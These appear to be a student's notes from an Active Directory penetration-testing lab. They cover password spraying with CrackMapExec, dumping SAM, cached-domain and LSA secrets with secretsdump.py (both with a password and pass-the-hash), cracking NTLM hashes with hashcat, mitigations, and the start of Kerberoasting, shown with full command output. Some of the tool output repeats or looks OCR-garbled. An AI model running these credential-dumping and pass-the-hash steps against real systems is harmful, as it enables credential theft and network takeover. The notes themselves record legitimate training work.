[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name
```

```
File System
ERROR
/home/kali/.local/share/pipx/venvs/crackmapexec/lib/python3.11/site-packages/cme/connection.py:115
    connection.py:115
TypeError: Parser.__init__() missing 1 required positional argument: 'dumpfile'
Exception while calling proto_flow() on target 192.168.163.157: Parser.__init__() missing 1 required positional argument: 'dumpfile'
                                         | traceback (most recent call last)
/home/kali/.local/share/pipx/venvs/crackmapexec/lib/python3.11/site-packages/cme/connection.py:115 in __init__
    connection.py:115
    sleep(value)
111     |
112     try:
113         self.proto_flow()
> 114         except Exception as e:
115             self.logger.exception(f"Exception while calling proto_flow() on target {self.host}: {e}")
116             return None
                                         | TCM-Active

/home/kali/.local/share/pipx/venvs/crackmapexec/lib/python3.11/site-packages/cme/connection.py:103 in proto_flow
    connection.py:103
    # because of null session
160     if self.login() or (self.username == "" and self.password == ""):
161         if hasattr(self.args, "module") and self.args.module:
162             self.call_modules()
163         else:
164             self.call_cmd()
165     else:
166         self.call_cmd()

/home/kali/.local/share/pipx/venvs/crackmapexec/lib/python3.11/site-packages/cme/connection.py:201 in call_modules
    connection.py:201
    if self.admin_privs and hasattr(module, "on_admin_login"):
198     self.logger.debug(f"Module {module.__name__} has on_admin_login method")
199     module.on_admin_login(context, self)
200
201     if (not hasattr(module, "on_request") and not hasattr(module,
202     "has_response")) and hasattr(module, "on_shutdown"):
203         self.logger.debug(f"Module {module.__name__} has on_shutdown method")

/home/kali/.local/share/pipx/venvs/crackmapexec/lib/python3.11/site-packages/cme/modules/lsassy_dump.py:1 in on_admin_login
    connection.py:1
    context.log.fail("Unable to dump lsass")
68     |
69     return False
70
71     parsed = Parser(file).parse()
72     if parsed is None:
73         context.log.fail("Unable to parse lsass dump")
74     return False

connection.py:1
TypeError: Parser.__init__() missing 1 required positional argument: 'dumpfile'
Running CME against 256 targets                                          100% 0:00:00
```

Here in the lab, this wont pick up anything.

Now, to access the database created by crackmapexec:

"#cmedb"

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
$ cmedb
cmedb (default)(smb) > help
Documented commands (type help <topic>):
clear_database creds dpapi exit export groups help hosts shares wcc

Undocumented commands:
=====
back import

cmedb (default)(smb) > hosts
BoilerCTF TCM-Active...
+Hosts-----+
| HostID | Admins | IP | Hostname | Domain | OS |
+-----+-----+-----+-----+-----+-----+
| 1 | 2 Cred(s) | 192.168.163.157 | THENAVIGATOR | ONEPIECE.local | Windows 10.0 Build 19041 |
| 2 | 2 Cred(s) | 192.168.163.158 | THEROBOT | ONEPIECE.local | Windows 10.0 Build 19041 |
| 3 | 0 Cred(s) | 192.168.163.156 | GOINGMERRY-DC | ONEPIECE.local | Windows 10.0 Build 20348 |
+-----+-----+-----+-----+-----+-----+
cmedb (default)(smb) > groups
+Groups-----+
| GroupID | Domain | Name | RID | Enumerated Members | AD Members | Last Query Time |
+-----+-----+-----+-----+-----+-----+
cmedb (default)(smb) > shares
+-----+-----+-----+-----+-----+
| ShareID | host | Name | Remark | Read Access | Write Access |
+-----+-----+-----+-----+-----+
| 1 | THEROBOT | ADMIN$ | Remote Admin | 1 User(s) | 1 Users |
| 2 | THEROBOT | C$ | Default share | 1 User(s) | 1 Users |
| 3 | THENAVIGATOR | ADMIN$ | Remote Admin | 1 User(s) | 1 Users |
| 4 | THENAVIGATOR | C$ | Default share | 1 User(s) | 1 Users |
+-----+-----+-----+-----+-----+
cmedb (default)(smb) > creds
+Credentials-----+
| CredID | Admin On | CredType | Domain | UserName | Password |
+-----+-----+-----+-----+-----+
| 1 | 2 Host(s) | plaintext | ONEPIECE.local | LMonkey | Password1 |
| 2 | 1 Host(s) | hash | THEROBOT | administrator | 7facdc498ed1680cfd1448319a8c04f |
| 3 | 1 Host(s) | hash | THENAVIGATOR | administrator | 7facdc498ed1680cfd1448319a8c04f |
| 4 | 0 Host(s) | hash | THEROBOT | Guest | aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 |
| 5 | 0 Host(s) | hash | THENAVIGATOR | Guest | aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 |

```

cmedb (default)(smb) > creds					
+Credentials		CredID	Admin On	CredType	Domain
					UserName
1	2 Host(s)	plaintext	ONEPIECE.local	LMonkey	Password1
2	1 Host(s)	hash	THEROBOT	administrator	7facdc498ed1680c4fd1448319a8c04f
3	1 Host(s)	hash	THENAVIGATOR	administrator	7facdc498ed1680c4fd1448319a8c04f
4	0 Host(s)	hash	THEROBOT	Guest	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
5	0 Host(s)	hash	THENAVIGATOR	Guest	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
6	0 Host(s)	hash	THEROBOT	DefaultAccount	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
7	0 Host(s)	hash	THENAVIGATOR	DefaultAccount	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
8	0 Host(s)	hash	THEROBOT	WDAGUtilityAccount	aad3b435b51404eeaad3b435b51404ee:c05daf226c55fb7a8a014e6224cf55f5
9	0 Host(s)	hash	THENAVIGATOR	WDAGUtilityAccount	aad3b435b51404eeaad3b435b51404ee:623da614e6fd31aa13c7702d889988d
10	0 Host(s)	hash	THEROBOT	frank	aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
11	0 Host(s)	hash	THENAVIGATOR	nami	aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b

# 03 - Dumping and Cracking Hashes

Here, we are mostly using secretsdump.py, which is a password "dumper", and cracking those passwords.

We can run it with both a password and a hash.

For this attack, I am going to be running against "THENAVIGATOR".

```
"#secretsdump.py ONEPIECE.local/LMonkey:'Password1'@192.168.163.157"
```

We are looking for the SAM Hashes here. Administrators are always the main target, we are also looking for any other user that exist. The Guest, DefaultAccount, and WDAGUtilityAccount does not really matter here. DCC2 are also valuable.

```
(kali㉿kali)-[~]
$ secretsdump.py ONEPIECE.local/LMonkey:'Password1'@192.168.163.157
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x7b414e64870cb3cd2a2ce4886624db6d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
ONEPIECE.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c
ONEPIECE.LOCAL/LMonkey:$DCC2$10240#LMonkey#78b216ae4fcc74e942523f61ef43fea5
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\THENAVIGATOR$:aes256-cts-hmac-sha1-96:e4748f2aff8bb252eb9d13f0d13aa6d8177392fc76a388d46a707b1b0e1f95b7
ONEPIECE\THENAVIGATOR$:aes128-cts-hmac-sha1-96:009ed57b06284e94b25ec430c2e84834
ONEPIECE\THENAVIGATOR$:des-cbc-md5:1a23f476da76c1a2
ONEPIECE\THENAVIGATOR$:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe11a32a489b72dsf8a7ef57eac9b822ba5a3e14e
dpapi_userkey:0x909f4273e8f794e9a22c142ba1031062504a42a2
[*] NL$KM
0000 2E 4E 41 AD AC C6 D6 06 60 E9 16 28 62 67 86 7F .NA.....` ..(bg ..
0010 70 CD A7 D9 D3 9D D4 41 ED AE 4A 71 E7 07 95 82 p.....A..Jq.....
0020 C6 AE E7 DD 01 57 6F D5 C7 B6 28 E9 B0 52 F1 2C .....Wo ... ( ..R.,
0030 EE C8 1A 6F 13 63 3D DA 47 9A E1 55 58 E2 B4 CE ... o.c.=G..UX ...
NL$KM:2e4e41adacc6d60660e916286267867f70cda7d9d39dd441eda4a71e7079582c6aee7dd01576fd5c7b628e9b052f12ceec81a6f13633dda479ae15558e2b4ce
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

There is something called "wdigest", which is an older protocol, and it is enabled by default on Windows 7, 8, 2008 Windows Server R2, and 2012 Windows Server.

This was patched, but we can still see it around.

Look through the output because we can see clear text password.

We can also force "wdigest" to be enabled. Search for how to do it.

We want to do this for every machine we have access to. Go and dump secrets.

```

[kali㉿kali)-[~]
└─$ secretsdump.py ONEPIECE.local/LMonkey:'Password1'@192.168.163.158
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x84a73cabe949dc6711a7fc93dfa9d8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c05daf226c55fb7a8a014e6224cf55f5:::
frank:1001:aad3b435b51404eeaad3b435b51404ee:64f12cdda88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
ONEPIECE.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c
ONEPIECE.LOCAL/ZRoronoa:$DCC2$10240#ZRoronoa#7bc16c9bc38b1a72a5aa9f330ee055e5
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\THEROBOT$:aes256-cts-hmac-sha1-96:84fedc1fb6b23813400ec09f6d8766515c900cf3db15cdf32a5fac1e8fca76
ONEPIECE\THEROBOT$:aes128-cts-hmac-sha1-96:7eaf84c25ecac44054730be83977760e
ONEPIECE\THEROBOT$:des-cbc-md5:5715453e68efb951
ONEPIECE\THEROBOT$:aad3b435b51404eeaad3b435b51404ee:9fdd76ee290555dd8bed6c651d95dc4d:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf3c37e388db7ffd2ef9ff595a0209807ee35e6ad
dpapi_userkey:0xe72b705a575b34c39670c88c4a6a399985f793b0
[*] NL$KM
 0000  43 F5 7C D7 53 E5 2B 05  F7 46 D2 36 2B A1 50 00  C.|.S.+..F.6+.P.
 0010  35 5C 57 54 81 78 BF 87  53 8C 18 EC A6 A7 15 DB  5\WT.x..S.....
 0020  46 D4 03 4B D4 F5 96 CE  91 87 6C 16 29 9B D1 65  F..K.....l.)..e
 0030  22 84 67 EF 2C 3A 0F C4  79 73 AD 86 C3 DE 0D 2A  ".g.,:..ys....*
NL$KM:43f57cd73e52b05f746d2362ba15000355c57548178bf87538c18eca6a715db46d4034bd4f596ce91876c16299bd165228467ef2c3a0fc47973ad86c3de0d2a
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry

```

To run it with a hash:

```

└─$ secretsdump.py administrator:@192.168.163.157 -hashes aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x7b414e64870cb3cd2a2ce4886624db6d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cdda88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
ONEPIECE.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c
ONEPIECE.LOCAL/LMonkey:$DCC2$10240#LMonkey#78b216ae4fcc74e942523f61ef43fea5
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\THENAVIGATOR$:aes256-cts-hmac-sha1-96:e4748f2aff8bb252eb9d13f0d13aa6d8177392fc76a388d46a707b1b0e1f95b7
ONEPIECE\THENAVIGATOR$:aes128-cts-hmac-sha1-96:009ed57b06284e94b25ec430c2e84834
ONEPIECE\THENAVIGATOR$:des-cbc-md5:1a23f476da76c1a2
ONEPIECE\THENAVIGATOR$:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe11a32a489b72d5f8a7ef57eac9b822ba5a3e14e
dpapi_userkey:0x909f4273e8ff794e9a22c142ba1031062504a42a2
[*] NL$KM
 0000  2E 4E 41 AD AC C6 D6 06  60 E9 16 28 62 67 86 7F  .NA.....`..(bg..
 0010  70 CD A7 D9 D3 9D 41  ED AE 4A 71 E7 07 95 82  p.....A..Jq....
 0020  C6 AE E7 DD 01 57 6F D5  C7 B6 28 E9 B0 52 F1 2C  ....Wo ... ( ..R.,
 0030  EE C8 1A 6F 13 63 3D DA  47 9A E1 55 58 E2 B4 CE  ... o.=.G.,UX...
NL$KM:2e4e41adacc6d0660e916286267867f70cda7d9d39dd441eda4a71e7079582c6aee7dd01576fd5c7b628e9b052f12ceec81a6f13633dda479ae15558e2b4ce
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry

```

A good idea to have in mind is as we find new info, and have access to more passwords, we respray the network to see if we can get access to more machines.

(kali㉿kali)-[~]

```
$ llmnr -> fcastle hash -> cracked -> sprayed the password -> found new login -> secretsdump those logins -> local admin hashes -> respay the network with local accounts
```

Last part here.

To crack these hashes, we only need the NT portion, which should be the part after the " :" (colon).

```
(kali㉿kali)-[~]
```

```
$ hashcat -m 1000 ntlm.txt /usr/share/wordlists/rockyou.txt
```

we can add the "-O" at the end if we are using Bare Metal.

A good notice here is the amount of information we could gather without running any malwares, or exploiting any machines. Just going from machine to machine collecting crucial information.

# 04 - Mitigations for Pass the Hash/ Pass the Password.



## Pass the Hash / Pass the Password

Mitigation

Hard to completely prevent, but we can make it more difficult on an attacker:

- **Limit account re-use:**
  - Avoid re-using local admin password
  - Disable Guest and Administrator accounts
  - Limit who is a local administrator (least privilege)
- **Utilize strong passwords:**
  - The longer the better (>14 characters)
  - Avoid using common words
  - I like long sentences
- **Privilege Access Management (PAM):**
  - Check out/in sensitive accounts when needed
  - Automatically rotate passwords on check out and check in
  - Limits pass attacks as hash/password is strong and constantly rotated

# 05 - Kerberoasting Overview

This is a popular attack, and a very quick way to get Domain Admin in a Network.



This attack takes advantages of service accounts. SPN > Service Principal Name.

The image illustrates what happens when we want to go out and request access to a service.

If we have credentials to the domain of any kind, we can request this TGT from the Domain.



```
root@kali:/opt/impacket/examples# python GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 10.0.3.4 -request
